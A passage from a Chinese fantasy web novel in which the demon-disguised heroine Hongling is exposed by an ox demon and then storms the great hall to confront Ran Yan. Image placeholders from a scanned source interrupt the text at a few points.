绕了大半圈,原来是为了这个。红菱望着不远处屹立着的万妖楼,脚下的路也分成了两条,一条直通万妖楼,而另一条拐去了山顶。
她目视前方,嘴里却是回答着牛妖的问题,“等着!”
那牛妖一下转过身,“大人,小的不想等了,小的已经等了快半年了,大人你就帮帮小的吧。”
牛妖不走了,他“扑通”一声跪了下来,死活求着红菱帮他。
红菱见反正离万妖楼不远了,自己过去也行,于是看也不看牛妖,抬脚就往直通万妖楼的那条路而去,
“明天帮你办。现在你可以走了,我自己去大殿。”
她越过牛妖大步向前,却听背后的牛妖突然道:
“你不是袁大人!”
红菱一下顿住,她转身看着牛妖,见他早已起身一脸警备地望着自己,
“这两条路是反的,通往大殿的路是看似朝山顶的那条,而你走的这条才是通向山顶的。”
“你是谁?”
*
“方敬曦当场抓获,雨神也已经去追了。”
剑潇站在大殿上给冉烟汇报着情况。
“知道了。”
冉烟闭着眼漫不经心道,片刻,她忽然想起来袁稠便问道,
“袁稠呢?”
“不知。”剑潇道。
......
“行,你先下去吧。”
“是。”
剑潇退下后,不知过了多久,殿内重新陷入一片死寂。冉烟半躺在椅子上闭目养神。
“轰——”
突然,一阵剧烈声响起。
殿门被一股巨大的力量从外猛烈撞击,紧接着,两扇门带着猛烈声音被撞开。
两具被打回原型的浑身是血的妖怪尸体先被震飞进了大殿。
蜡烛被带进来的风熄灭,刺眼的光线从门口透进来。
冉烟微闭着眼朝门口看去。
一人从光影中走来,身形逐渐显现。
“袁稠”气势汹汹盯着冉烟,他踏进殿中的瞬间,光芒大盛,变成了一身红衣的少女。
“方敬曦在哪?”